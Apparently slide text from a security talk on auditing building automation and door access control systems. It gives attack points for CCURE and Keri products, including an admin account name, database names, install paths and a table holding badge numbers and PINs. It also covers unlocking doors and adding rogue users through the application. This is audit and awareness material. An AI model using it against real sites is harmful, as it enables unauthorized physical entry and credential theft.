




Access to the application allows for by design unlocking of doors


Select the device you wish to unlock and press "unlock" 😊

Add a rogue user to a user group that has access





Access control attack points - Database

- CCURE
 - Sysprogress is the DB administrator account
 - Database name is usually CCURE_SQL
- KERI DOORS
 - Install location: \Doors_vX.XX\Db\Badge (Doors for Windows)
 - Database name is usually DHS_MAIN via Windows Auth (Doors.NET)



The database structure can be a little complicated (CCURE is shown here)



Access to the applications allows for by design unlocking of doors

Looking at the t_card, t_ccure_journal, and t_person are some of the more interesting tables

t_person has all the card numbers and pins

Access Control Demo

**I want to audit our organization,
where do I start?**

Facilities Management

Ask your facilities department about:

- Tridium - Niagara
- Johnson Controls – MetaSys
- Automated Logic – WebCTRL
- Delta Controls - eneliWEB

Access Controls

Ask your physical security folks about:

- CCURE – CCURE
- Keri – Door.NET
- Schlage - HandNET

Surveillance Systems

Ask your physical security folks about:

- PELCO – IP and CC systems
- American Dynamics – DVR, VideoEdge

The folks who run your
Datacenters have access to
everything 😊

QUESTIONS???